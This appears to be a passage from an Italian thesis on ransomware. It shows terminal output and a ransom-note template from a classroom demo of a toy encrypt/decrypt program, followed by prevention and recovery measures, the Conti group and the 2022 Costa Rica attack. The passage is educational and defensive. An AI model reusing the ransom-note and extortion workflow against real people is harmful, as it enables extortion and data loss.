
Abbiamo anche i due eseguibili *Prog_1* e *Prog_2*, ottenuti magari dal web: per esempio possono essere stati scaricati nel tentativo di ottenere programmi pirata, cercando di "craccare" programmi ufficiali e originali ottenibili pagando.

Eseguiamo *prog_1*, credendo di compiere un'operazione sicura e sperando di avviare il nostro nuovo programma appena scaricato, ma ecco lo scenario che ci si para davanti:

A terminal window titled 'giuliomora@giuliomora-VirtualBox: ~/Scrivania/Desktop'. The prompt is 'giuliomora@giuliomora-VirtualBox:~/Scrivania/Desktop\$'. The user enters './Prog_1'. The output is 'Cifratura di tutti i file completata, i file originali sono stati rimossi. Maggiori informazioni nel file READ ME'. The prompt returns to 'giuliomora@giuliomora-VirtualBox:~/Scrivania/Desktop\$' with a cursor.

```
giuliomora@giuliomora-VirtualBox:~/Scrivania/Desktop$ ./Prog_1
Cifratura di tutti i file completata, i file originali sono stati rimossi. Maggiori
informazioni nel file READ ME
giuliomora@giuliomora-VirtualBox:~/Scrivania/Desktop$
```


Il programma ci fa sapere che i nostri file sono stati criptati, che i file originali sono stati rimossi e ci dice inoltre di leggere un file *READ ME* opportunamente creato nella cartella:

A text editor window titled 'Apri' and 'READ ME.txt' with the path '~ /Scrivania/Desktop'. The text inside is a ransom note in Italian, with some words highlighted in red.


```
Apri READ ME.txt
~/Scrivania/Desktop

Congratulazioni, i tuoi file sono stati tutti criptati. Per riavere
i tuoi file indietro dovrai pagare xxx € a queste coordinate
bancarie: YYY.
Una volta che avrai pagato ti verrà comunicata una chiave che dovrai
inserire nel programma eseguibile Prog 2. Attenzione: se sbagli
l'inserimento della chiave il file eseguibile si cancellerà, quindi
non tentare chiavi a caso.
```

La cartella contenente i nostri file si presenterà a questo punto così:




Possiamo notare come i file abbiano tutti l'estensione *.encrypted*, e se proviamo ad eseguirli il sistema ci segnalerà un errore. A questo punto abbiamo due possibilità: o tentiamo di indovinare una chiave per non pagare, ma se non indoviniamo al primo tentativo il programma eliminerà l'eseguibile, non potendo più ottenere indietro i nostri dati:



In alternativa, scegliendo di pagare il riscatto specificato alle coordinate bancarie indicate riceveremo in qualche modo la nostra chiave, potendo quindi lanciare *Prog_2* correttamente e riottenere indietro tutti i dati:

```
giuliomora@giuliomora-VirtualBox: ~/Scrivania/Desktop
giuliomora@giuliomora-VirtualBox:~/Scrivania/Desktop$ ./Prog_1
Cifratura di tutti i file completata, i file originali sono stati rimossi. Maggiori informazioni nel file READ ME
giuliomora@giuliomora-VirtualBox:~/Scrivania/Desktop$ ./Prog_2
inserisci la chiave di decriptazione:
123
Decifratura completata e file cifrati rimossi.
giuliomora@giuliomora-VirtualBox:~/Scrivania/Desktop$
```



Tecniche utili per la prevenzione e per un ripristino efficace dei dati

3.1 Tecniche utili per la prevenzione

Il paragrafo si basa su un documento condiviso dal CSIRT Italiano⁸, in cui sono elencate le tecniche da applicare prima e dopo un potenziale attacco per ottenere un efficace ripristino dei dati perduti.

Le tecniche che verranno illustrate non riescono a ridurre del 100% il rischio di subire un attacco ransomware, tuttavia è molto importante informare e addestrare le persone in questi ambiti, per evitare la perdita e la diffusione dei propri dati e per minimizzare i possibili danni alle infrastrutture.

È dunque necessario un addestramento specifico del personale preposto alla ricezione, apertura e lettura di mail, oltre a un'ordinaria valutazione delle vulnerabilità dell'infrastruttura utilizzata.

Sarebbe utile adottare inoltre una politica più stringente sulla ricezione di determinate tipologie di file ed evitare sempre e comunque l'apertura di link direttamente ricevuti nelle mail.

In ogni caso, è consigliato impiegare un sistema di monitoraggio e di rilevamento di eventuali eventi di sicurezza che possano indicare il tentativo o l'avvenuta compromissione delle reti e dei sistemi in uso.

8 [2] CSIRT Italia, *RANSOMWARE – Evoluzione e misure di protezione*, 2021;

Di seguito vengono riportate le misure di protezione di tipo organizzativo/procedurali e tecniche, suddivise per tipologia ed elencate in ordine crescente di efficacia:

Misure organizzative/procedurali:

- Non aprire senza opportune verifiche allegati o collegamenti in e-mail ricevute;
- Prevedere per il personale periodiche sessioni di formazione finalizzate a riconoscere le tecniche di phishing e le minacce associate alla posta elettronica;
- Valutare la capacità di rilevare e bloccare l'uso di *Cobalt Strike* sulla rete, dato che questo tool, inizialmente creato per simulare un'aggressione informatica (e quindi valutarne i danni), è diventato potenzialmente dannoso da quando ne è stato diffuso nel 2020 il codice sorgente⁹;
- Limitare per quanto possibile il numero e l'uso di account privilegiati, adottando il principio del privilegio minimo per tutti i task di amministrazione;
- Impedire l'esecuzione di macro nei prodotti Microsoft Office, consentendone l'esecuzione solo agli utenti che ne hanno comprovata necessità e, ove possibile, esclusivamente per le macro firmate digitalmente. Questa prevenzione viene applicata perché tutte le macro vengono eseguite senza restrizioni. Questa attività quindi non protegge il computer da programmi dannosi e non consente l'accettazione di certificati di attendibilità, non è quindi considerato sicuro;
- Organizzare la rete operativa in zone autoconsistenti ed isolate tra loro in modo da limitare l'impatto di una compromissione;
- Implementare un piano aziendale di risposta agli attacchi informatici.

9 [12] <https://www.cybersecurity360.it/outlook/cobalt-strike-il-tool-di-sicurezza-che-piace-tanto-ai-cyber-criminali/>

Misure tecniche:

- Bloccare il traffico in ingresso a tutti gli indirizzi *ip* dalla rete *Tor* o altri servizi di anonimizzazione conosciuti;
- Mantenere aggiornati i software e i sistemi, in particolare quelli impiegati per i servizi di accesso remoto ed in generale tutti i sistemi esposti su Internet, e disattivare i servizi non necessari, sia nelle postazioni utente che sui server;
- Verificare le comunicazioni tramite *email security gateway*, implementando filtri stringenti al fine di evitare che le email di spam/phishing raggiungano gli utenti;
- Introdurre restrizioni sull'impiego di *tool* di amministrazione come BitsAdmin, WMIC, Psexec e PowerShell sulla rete;
- Segmentare la rete, in particolare separando la rete operativa dalla rete business, così da avere più livelli separati;
- Verificare la presenza di vulnerabilità che impattano prodotti e applicazioni di accesso remoto rivolti al pubblico;
- Configurare in modo sicuro i servizi di connessione remota come quelli basati su *RDP* impostando limiti di accesso e password complesse e ove possibile, sistemi di autenticazione multifattoriale;
- Utilizzare l'autenticazione multifattoriale per gli accessi in *VPN* ed, in particolare, per l'accesso ai servizi esposti su Internet;
- Crittografare i documenti sensibili sulla rete per impedirne la possibile divulgazione;
- Effettuare regolari backup dei dati critici (dati, sistemi operativi, applicativi, codice sorgente, eseguibili), conservandoli su supporti non connessi in modo permanente alla rete o ai sistemi (ad esempio hard disk esterni), verificandone periodicamente l'integrità.

3.2 Tecniche utili di protezione per un ripristino efficace dei dati

Il paragrafo riporta una serie di misure di sicurezza ritenute utili per agevolare il recupero dei dati a seguito di un attacco ransomware. Tali misure sono da considerare, come quelle descritte nel paragrafo 3.1 “**Tecniche utili per la prevenzione**”, condizioni necessarie ma non sufficienti per garantire una efficace resilienza a seguito di incidente, e sono volte principalmente alla gestione dei dati. Il paragrafo si basa su un altro documento condiviso dal CSIRT Italiano¹⁰, in cui sono elencate le tecniche da applicare prima e dopo un potenziale attacco, per ottenere un efficace ripristino dei dati perduti e limitare i danni. Le tecniche sono suddivise in varie funzioni:

Funzioni per l'identificazione

Gruppo di funzioni necessarie all'identificazione di una possibile manomissione di un sistema virtuale o fisico:

- Devono essere censiti i sistemi e gli apparati fisici in uso nell'organizzazione insieme a piattaforme e applicazioni software, in modo da disporre di un inventario esaustivo di tutti gli apparati fisici e virtuali presenti nell'organizzazione. Ciò consente l'individuazione rapida di tutti i dispositivi (o software) che possono contenere dati oggetto dell'eventuale esfiltrazione e/o cifratura;
- I flussi di dati e comunicazioni inerenti l'organizzazione devono essere identificati, consentendo l'individuazione delle informazioni e processi a rischio in caso di attacco e di prevedere i possibili percorsi degli attaccanti in caso di movimenti laterali;

10 [3] CSIRT Italia, *RANSOMWARE – Misure di protezione e organizzazione dei dati per un ripristino efficace*, 2021;

- Devono essere definiti e resi noti ruoli e responsabilità inerenti al trattamento e la protezione dei dati personali per tutto il personale e per eventuali terze parti rilevanti (es. fornitori, clienti, partner);
- Devono essere identificate e rese note: mission dell'organizzazione, gli obiettivi, le attività e gli attori coinvolti, interdipendenze e funzioni fondamentali per la fornitura di servizi critici, permettendo di organizzare le funzioni critiche in modo da scongiurare effetti a cascata in caso di attacco che renda indisponibili anche solo una porzione delle informazioni;
- Le politiche, le procedure e i processi per gestire e monitorare i requisiti organizzativi, legali, relativi al rischio, ambientali devono essere compresi e utilizzati nella gestione del rischio di attacchi;
- Devono essere stabilite e utilizzate le priorità, i vincoli, le tolleranze al rischio e le ipotesi dell'organizzazione per supportare le decisioni di rischio associate alla gestione del rischio legato alla catena di approvvigionamento.

Funzioni di protezione

Funzioni necessarie per una corretta protezione dei dati:

- L'accesso agli asset fisici e logici e alle relative risorse deve essere limitato al personale, ai processi e ai dispositivi autorizzati;
- I dati dovranno essere protetti ad esempio con l'utilizzo di crittografia, e gli ambienti di sviluppo e test dovranno essere separati dall'ambiente di produzione, come stabilito dalla strategia di gestione del rischio dell'organizzazione, al fine di garantire l'integrità, la confidenzialità e la disponibilità delle informazioni ;
- Deve essere garantita la manutenzione e la riparazione dei sistemi e delle risorse, dovrà essere eseguita e registrata con strumenti controllati e autorizzati.

Funzioni di rilevamento

Funzioni necessarie per il rilevamento di un attacco ransomware:

- Le attività anomale dovranno essere rilevate e gli eventi rilevati verranno analizzati per comprendere gli obiettivi e le metodologie dell'attacco. Viene inoltre determinato l'impatto di un evento anomalo;
- I sistemi informativi e gli asset sono monitorati per indentificare eventi di violazione della sicurezza, e per verificare l'efficacia delle misure di protezione. Viene quindi successivamente rilevato del codice malevolo in caso venga scoperto e implementato nei sistemi.

Funzioni di risposta

Funzioni che entreranno in gioco per fornire un'effettiva risposta a un attacco:

- Creare inizialmente un piano di risposta, che viene eseguito durante o dopo un incidente;
- Verranno eseguite azioni per prevenire l'espansione di un evento di sicurezza, per mitigare i suoi effetti circoscrivendolo all'area colpita, e per risolvere l'incidente.
- Successivamente i piani di risposta dovranno essere aggiornati, in modo da monitorare e documentare i processi di gestione degli incidenti.

Funzioni di ripristino

Queste funzioni infine saranno responsabili del ripristino dei dati corrotti:

- Dovrà essere creato un piano di ripristino, includendo valutazioni circa il tempo di inattività massimo tollerabile, l'obiettivo del punto di ripristino e il tempo di ritorno alla normale attività.
- Come per le funzioni di risposta, i piani di ripristino dovranno essere aggiornati seguendo le esperienze passate, e le strategie di recupero dovranno essere riviste ogni volta.

Evoluzione del ransomware

In origine l'obiettivo dei criminali, per lo più singoli individui o piccoli gruppi, era limitato alla criptazione dei dati e alla successiva richiesta di pagamento per la decriptazione, ma nel corso del tempo le crescenti prospettive di guadagno hanno portato a una graduale industrializzazione delle attività di sviluppo dei ransomware, attraverso la nascita di gruppi organizzati dotati di elevate competenze tecniche, i cui obiettivi primari sono diventati le aziende, anche di grandi dimensioni. L'obiettivo di questo e dei successivi capitoli è quello di analizzare i recenti sviluppi del mondo dei ransomware.

A partire dalla fine del 2019 le organizzazioni criminali specializzate nella diffusione di ransomware all'interno di reti aziendali hanno iniziato ad adottare una nuova strategia per indurre le vittime a pagare il riscatto: oltre al prelievo dei dati presenti sui sistemi colpiti, i criminali hanno iniziato a minacciare la divulgazione dei dati stessi in caso di mancato pagamento su siti appositi di *data leaks*.

L'efficacia persuasiva di tale pratica, introdotta per la prima volta dal gruppo denominato *Maze*, è risultata evidente, tanto da renderla in breve tempo una costante tra le tattiche utilizzate anche da gruppi criminali emergenti, tra i quali: Avaddon, Babuk Locker, Clop, Conti, Egregor, Nefilim, Netwalker, Darkside e Ryuk¹¹.

11 [4] D.Van Puyvelde, A.F.Brantly, *Cybersecurity: Politics, governance and conflict in Cyberspace*, Polity press, 2019

Questa tipologia di attacco, che consiste sostanzialmente nell'utilizzo di una doppia modalità di estorsione nota come *double extortion attack*, viene supportata dai cosiddetti *leak site*, spazi web solitamente ospitati sul dark web. La presenza di un'azienda all'interno della lista delle vittime può generare ripercussioni negative sull'immagine del marchio oltre alle conseguenze della perdita o diffusione di informazioni anche confidenziali.

4.1 Big game hunting

Oltre alla diffusione del modello *RaaS*, la minaccia legata all'utilizzo dei ransomware ha subito un ulteriore cambiamento legato alla selezione dei bersagli. Come detto infatti, l'evoluzione della tecnica ci fa passare da un approccio basato su una diffusione casuale, per lo più basata sull'invio massivo di allegati malevoli nei confronti di un'estesa e variegata platea di possibili vittime, a una più precisa individuazione delle stesse. Questo scenario, che ha visto le organizzazioni criminali orientare i propri sforzi in direzione di specifiche organizzazioni selezionate in base al loro reddito e, di conseguenza, alla loro potenziale capacità di pagare riscatti elevati al fine di limitare le perdite, prende il nome di *big game hunting*¹².

I criminali, prima di dare il via alle attività tecniche di preparazione dell'attacco procedono con la profilazione delle possibili aziende target e la definizione, in base al fatturato e ad altri indicatori finanziari, di un possibile valore del riscatto in modo che sia da un lato commisurato alle disponibilità economiche della vittima e dall'altro invitante rispetto alle potenziali perdite e/o ai costi derivanti dalle attività di protezione e ripristino. Inoltre è altamente probabile che la richiesta sia modica in proporzione alle perdite, dato che in caso di pagamento è estremamente probabile che la vittima venga presa di mira per successivi attacchi.

12 [4] D.Van Puyvelde, A.F.Brantly, *Cybersecurity: Politics, governance and conflict in Cyberspace*, Polity press, 2019

4.2 Principali tecnologie bersaglio

Il principale sistema bersaglio degli attacchi ransomware risulta essere ancora il sistema operativo Microsoft Windows, che risulta tra quelli maggiormente colpiti, anche in ragione della sua ampia e capillare diffusione soprattutto in ambito aziendale.

Non mancano tuttavia esempi nei quali gli attori, specialmente nel contesto del big game hunting, si rivolgono a sistemi *Linux* oppure prodotti software specialistici più o meno diffusi¹³.

Ad esempio, recenti eventi rilevati a partire dalla seconda metà del 2020 hanno visto gruppi come *Sprite Spider* e *Carbon Spider* orientare la propria attenzione verso l'utilizzo di *hypervisor ESXi*, un prodotto di *VMware* utile per la virtualizzazione nel contesto aziendale, spesso utilizzato dalle organizzazioni per ospitare i propri server.

Gli attacchi verso infrastrutture *ESXi*, considerata la potenziale redditività, rappresentano un esempio di come le operazioni di big game hunting sollecitino la nascita di gruppi specializzati nella compromissione di tecnologie ad alto impatto sistemico.

Infine è necessario capire che i moderni ransomware non sono altro che l'evoluzione dei vecchi, mutati nel tempo cambiando ad esempio linguaggio di programmazione in cui sono scritti, oppure il codice stesso, ed evolvendo la loro natura in modo che le contromisure prese per arginarli non abbiano più effetto, per esempio dopo che ne sia stato condiviso il codice sorgente.

Ne sono un esempio la nuova famiglia di ransomware di cui parlerò in seguito, ovvero quelle di Albatat, Kasseika e Kuiper, che non sono altro che un'evoluzione del malware Phobos, che a sua volta non era altro che un'evoluzione di altri due famigerati tipi di virus, Crysis e Dharma.

13 [19] <https://www.statista.com/statistics/701020/major-operating-systems-targeted-by-ransomware/>

4.3 Il gruppo Conti: esempio della moderna organizzazione cybercriminale

Il gruppo Conti è un gruppo di hacker criminali che si ritiene abbia preso parte a numerosi e distruttivi attacchi di tipo ransomware tra il 2020 e il 2022 finchè non è stato chiuso, a seguito di una diffusione di dati nota come *Conti Leaks*¹⁴.

Il 24 febbraio 2022, il team Conti ha offerto il suo pieno sostegno al Governo russo, a poche ore dall'invasione dell'ucraina. Proprio a seguito di questa decisione, un esperto d'informatica anonimo ucraino ha deciso di fronteggiare il gruppo Conti, riuscendo ad infiltrarsi nei server del gruppo, e ottenere l'accesso ai loro dati riservati e alle loro chat. Grazie ai messaggi trapelati tra i capi del gruppo e i partner *TrickBot*, è emersa inoltre la presenza di un possibile legame con le agenzie di intelligence russe¹⁵.

La diffusione di questi dati ha fatto emergere l'organizzazione e il modus operandi di quello che è stato uno dei più grandi e pericolosi gruppi di cybercrime organizzati al mondo.

Conti, come molti altri ransomware del panorama mondiale, opera seguendo il modello *RaaS* descritto in precedenza, consentendo ad altri criminali informatici di utilizzare ma anche diffondere questo malware per i propri scopi. Il gruppo sfrutta soprattutto tecniche di *double-extortion*, supportate da un *data leak site*. Inoltre il gruppo si è fatto conoscere anche per vendere non solo i dati stessi delle vittime, ma anche l'accesso a essi, aggiungendo così un'incredibile pressione sulle vittime e creando un'ulteriore fonte di reddito per la banda¹⁶.

14 [20] <https://www.swascan.com/it/conti-leak/>

15 [13] <https://www.cybersecurity360.it/nuove-minacce/ransomware/gruppo-conti-natura-e-capacita-dei-cyberactivist-a-sostegno-della-russia/>

16 [16] <https://globalinitiative.net/analysis/conti-ransomware-group-cybercrime/>

4.4 Organizzazione del gruppo

Secondo una ricerca di Cynet 360¹⁷, piattaforma di *Autonomous Breach Protection*, il gruppo Conti era formato da un collettivo di un centinaio di persone che, attraverso i loro attacchi, avrebbero raccolto oltre 170 milioni di euro, spesso sottoforma di bitcoin. L'insieme dei programmatori e dei coder che lavorano per il gruppo criminale riceveva così un salario medio tra i 5.000 e i 10.000 dollari al mese (da 4.800 a 9.500 euro).

Il gruppo inoltre, a differenza di altri casi passati, si presentava ben organizzato, con gerarchie interne e un *modus operandi* ben definito. L'organizzazione era suddivisa in diversi dipartimenti, dalle risorse umane all'amministrazione, dai programmatori ai ricercatori, e prevedeva politiche che guidavano i cybercriminali seguendo un ferreo "codice di condotta" che per certi versi rendeva il gruppo una versione criminale di Anonymous.

Al vertice dell'azienda si trovava un membro conosciuto con lo pseudonimo di *Stern*, ma anche come *Demon*, il quale agiva come amministratore delegato del gruppo. Tutti gli associati però usavano uno pseudonimo come nome utente, che poteva cambiare di volta in volta. All'interno della struttura organizzativa di Conti si trovava anche un team dedicato all'Open Source Intelligence (*OSINT*), che effettuava ricerche per prevenire potenziali minacce.

I numeri delle persone arruolate variava nel tempo, raggiungendo anche in certi momenti fino alle 100 unità, ma a causa del costante turnover dei membri il gruppo reclutava costantemente persone da siti di reclutamento di lavoro legittimi e siti di hacker. Il gruppo ha inoltre cercato di acquistare da imprese di sicurezza sistemi antivirus su cui testare il proprio malware, creando appositamente aziende false.

17 [9] https://www.corriere.it/tecnologia/22_maggio_17/conti-gruppo-hacker-filorussi-che-sembrava-un-azienda-centinaia-dipendenti-stipendi-10mila-dollari-c553359e-d5bd-11ec-883e-7f5d8e6c8bf0.shtml?refresh_ce

4.5 Attacco alla Costa Rica del 2022

Alla fine di aprile 2022 lo stato della Costa Rica si è trovato sotto un pesante attacco ransomware, successivamente attribuito al gruppo Conti¹⁸. L'attacco ha pesantemente danneggiato la pubblica amministrazione costaricana: 27 diverse istituzioni pubbliche sono state colpite dal malware tra cui: il Ministero delle Finanze, il Ministero della Scienza, il Ministero dell'Innovazione, il Fondo di sicurezza sociale costaricano e il Ministero del Lavoro e della Sicurezza Sociale (*MTSS*). Il tutto è avvenuto grazie alla manomissione dei server Microsoft su cui le amministrazioni governative operavano. Il gruppo Conti, che ha rivendicato la responsabilità dell'attacco, ha chiesto un riscatto di 20 milioni di dollari per non rilasciare informazioni rubate: in particolare quelle del Ministero delle Finanze, comprese le dichiarazioni dei redditi dei cittadini e informazioni sensibili sulle società che operano in Costa Rica. Il governo però si rifiutò di pagare gli hacker, ritenendoli come un vero e proprio gruppo terroristico. Di conseguenza, gli effetti dell'attacco sono continuati per diversi mesi, fino alla fine di giugno 2022. Durante questo periodo, il governo fu costretto a chiudere temporaneamente i sistemi informatici usati per il pagamento delle tasse e quelli utili per il controllo e la gestione delle importazioni e delle esportazioni, causando una perdita economica di circa 125 milioni di dollari nelle 48 ore successive all'attacco. I danni si sono ripercossi anche nei lavoratori comuni: gli insegnanti non sono stati in grado di ottenere stipendi, le tasse e i sistemi doganali sono rimasti completamente paralizzati e i funzionari sanitari non sono stati in grado di accedere alle cartelle cliniche necessarie per poter lavorare. L'8 maggio 2022, il presidente del Costa Rica ha emesso un ordine esecutivo che proclamava l'emergenza nazionale a causa degli attacchi informatici contro il settore pubblico del

18 [11][https://cyberlaw.ccdcoe.org/wiki/Costa_Rica_ransomware_attack_\(2022\)](https://cyberlaw.ccdcoe.org/wiki/Costa_Rica_ransomware_attack_(2022))

paese, e ha dichiarato l'effettivo stato di guerra, esclusivamente per permettere al governo di reagire in modo più incisivo all'incidente¹⁹. Inoltre il dipartimento di stato statunitense ha addirittura offerto una ricompensa di 10 milioni di dollari per chi possedesse informazioni che aiutassero a trovare qualcuno che detenga un ruolo chiave nella banda Conti, e 5 milioni per qualsiasi tipologia di informazione che aiutasse ad arrestare o condannare qualsiasi individuo che si ritenga abbia un collegamento diretto con attacchi ransomware che corrispondono alla categoria Conti. La vicenda si è potuta concludere quando il governo di Costa Rica ha ricevuto assistenza tecnica da Microsoft stessa, e dai governi di Stati Uniti, Israele e Spagna al fine di ripristinare i suoi servizi e poter far fronte all'emergenza amministrativa.

4.6 Che fine ha fatto il gruppo

Oggi, nel 2024, succesivamente alla diffusione dei dati, il gruppo ha effettivamente cessato la sua attività, secondo quanto afferma Advintel²⁰.

Il gruppo, forse per paura di essere scoperti, forse per la troppa notorietà acquisita, o forse per paura di non poter più operare nell'ombra a causa del clamore mediatico riscontrato, ha deciso di disgregarsi, chiudendo il proprio sito il 19 maggio 2022. I criminali affiliati al gruppo però non hanno smesso di operare, infatti si pensa che molti dei suoi membri collaborino con altre organizzazioni, rendendo lo sviluppo dei nuovi ransomware più metodico e dannoso possibile. Il contributo dell'esperienza degli ex partecipanti, che hanno portato le proprie tecniche (come la *double-extortion*), ha fatto sì che i nuovi ransomware abbiano tutti al suo interno una porzione di metodologia Conti. Analizzeremo in seguito il codice del ransomware Conti diffuso dalla fonte di *Conti Leaks* nel 2022.

19 [24] <https://securityintelligence.com/news/costa-rica-state-emergency-ransomware/>

20 [23] <https://thehackernews.com/2022/05/conti-ransomware-gang-shut-down-after.html>.

Moderni linguaggi di programmazione di malware: rust e golang

Nel corso della storia i ransomware, ma più in generale i vari malware, sono stati scritti utilizzando linguaggi di programmazione sempre diversi: inizialmente venivano scritti in Assembly, un linguaggio a basso livello, poi si è passati a linguaggi di livello più alto, come C e C++.

Col tempo però le tecniche di programmazione si sono evolute, e con esse lo sviluppo dei malware, e così oggi i ransomware sono diventati software sofisticati realizzati da team ben strutturati, nei quali serve condivisione e organizzazione professionale del codice. Motivo per il quale si tende sempre più ad abbandonare linguaggi di programmazione meno istintivi, come appunto Assembly e C, e puntare su quelli che consentono di semplificare l'organizzazione, basati su funzioni di alto livello senza doversi sobbarcare questioni più tecniche.

Non stupisce, per questo motivo, vedere ransomware realizzati anche in Python, uno dei linguaggi più utilizzati oggi, sia per scopi puramente didattici che per scopi meno nobili.

Un esempio può essere quello rilevato nel marzo 2022 da Team Nautilus, che ha rilevato e descritto un attacco basato su un ransomware scritto in Python. L'obiettivo, in questo caso, era la piattaforma open source Jupyter Notebook. I criminali informatici hanno avuto accesso al server di una *honeypot* (letteralmente "barattolo di miele", una vera e propria esca per proteggersi da attacchi informatici) sfruttando una vulnerabilità nella sua

configurazione, per poi creare del semplice codice Python che in poche decine di righe si è occupato di avviare tutta la ben nota procedura di questa tipologia di malware.

Python, tuttavia, ha dei limiti evidenti: è un linguaggio interpretato e di livello un po' troppo elevato, che porta a problemi di prestazioni e compatibilità con l'obiettivo principale del malware.

